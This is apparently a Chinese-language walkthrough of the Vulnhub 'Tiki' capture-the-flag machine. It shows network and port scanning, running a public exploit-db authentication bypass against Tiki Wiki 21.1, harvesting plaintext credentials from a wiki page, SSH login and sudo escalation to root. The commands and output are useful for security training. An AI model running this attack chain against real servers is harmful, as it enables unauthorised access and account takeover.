

Vulnhub-Tiki

一、主机IP探测

```
1 | arp-scan -l
```

```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e0:4e:6f, IPv4: 192.168.1.105
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      f4:2a:7d:04:85:7d      (Unknown)
192.168.1.104    66:52:f9:43:30:54      (Unknown: locally administered)
192.168.1.106    00:0c:29:bd:af:1d      VMware, Inc.
192.168.1.100    d6:5c:ef:46:d4:eb      (Unknown: locally administered)
192.168.1.102    1e:ad:4c:bc:77:39      (Unknown: locally administered)
192.168.1.101    8c:25:05:eb:d6:47      HUAWEI TECHNOLOGIES CO.,LTD
```

靶机IP: 192.168.1.106

二、端口扫描

```
1 | nmap -T4 -sV -p- -A 192.168.1.106
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 a3:d8:4a:89:a9:25:6d:07:c5:3d:76:28:06:ed:d1:c0 (RSA)
|_   256 e7:b2:89:05:54:57:dc:02:f4:8c:3a:7c:55:8b:51:aa (ECDSA)
|_   256 fd:77:07:2b:4a:16:3a:01:6b:e0:00:0c:0a:36:d8:2f (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_   /tiki/
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
|_ _clock-skew: -1s
|_ _nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2022-10-02T07:35:59
|_   start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.94 seconds
```


开放了22、80、139和445四个端口。

三、端口分析

22端口下有一个robots协议，查看一下。



看看tiki。



是一个tiki的cms。

四、版本确认

cms一般有可用的payload，找一下tiki的版本。

直接访问tiki目录下的changelog.txt文件，可以看到版本是21。

```
← → ↺ 🏠 🔒 192.168.1.106/tiki/changelog.txt 📄
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs
* [REM] for Feature Removals

* [REF] for refactoring; changes the structure of the code (to make it
changing its actual behaviour.
* [KIL] for removals of unused or obsolete files. This tag was used in

* [REL] for the release process
* [MRG] for branch merges, generally performed by the merge scripts
* [TRA] for translation

When possible, it's also nice to indicate what feature is concerned by
The tags info is also online: https://dev.tiki.org/Commit+Tags

Before 2.0, there was only [MOD] for both [ENH] and [MOD]:

-----
Version 21.1
<http://doc.tiki.org/Tiki21>
-----

-----
Version 21.0
<http://doc.tiki.org/Tiki21>
-----
```

五、寻找payload

```
1 | searchsploit Tiki wiki 21
```

Exploit Title	Path
Tiki Wiki CMS Groupware 21.1 - Authentication Bypass	php/webapps/48927.py

利用exp

```
1 | python3 /usr/share/exploitdb/exploits/php/webapps/48927.py 192.168.1.106
```

```
└─$ python3 /usr/share/exploitdb/exploits/php/webapps/48927.py 192.168.1.106
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
```

它这个提示的意思是用burpsuite登录admin账户，不填密码直接登录。

登录成功。

每一个页面都点一点，发现了一个像密码的东西 Credentials

Find

<input type="checkbox"/>	Page	Hits	Last modification ▼	Last author	Version
<input type="checkbox"/>	Silkys Homepage	0	2020-07-30 18:50	admin	7
<input type="checkbox"/>	Credentials	0	2020-07-29 22:05	admin	1
<input type="checkbox"/>	HomePage	0	2020-07-29 19:11 Tiki initialization	admin	1

Select action to perform with checked...

OK

Credentials

silky:Agy8Y7SPJNXQzqA

Edit

Rename

History

Source

More ▲

六、ssh登录

用上面credentials里的账户密码登录ssh。

```
1 | ssh silky@192.168.1.106
```

```
└─$ ssh silky@192.168.1.106
The authenticity of host '192.168.1.106 (192.168.1.106)' can't be established.
ECDSA key fingerprint is SHA256:ApBZdsEv90D5yRa5A+VVFRKVtbxaYr9u0aoHXDf00tQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.106' (ECDSA) to the list of known hosts.
silky@192.168.1.106's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 Aktualisierung kann sofort installiert werden.
0 dieser Aktualisierung sind Sicherheitsaktualisierungen.
Um zu sehen, wie diese zusätzlichen Updates ausgeführt werden: apt list --upgrade

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Fri Jul 31 09:50:24 2020 from 192.168.56.1
silky@ubuntu:~$
```

登录成功。

```
1 | sudo -i
```

用刚才credentials里的密码提权，成功

```
root@ubuntu:~# ls  
flag.txt  
root@ubuntu:~# cat flag.txt
```

The terminal window displays a large, complex ASCII art graphic. It features a central square area filled with a dense pattern of white squares and lines, resembling a circuit board or a maze. To the right of this central area, there are several vertical columns of white squares and lines, also forming part of the overall design. The entire graphic is composed of white characters on a black background.

```
Silky_1337
```

You did it ^^
I hope you had fun.
Share your flag with me on Twitter: Silky_1337

```
flag:88d8120f434c3b4221937a8cd0668588
```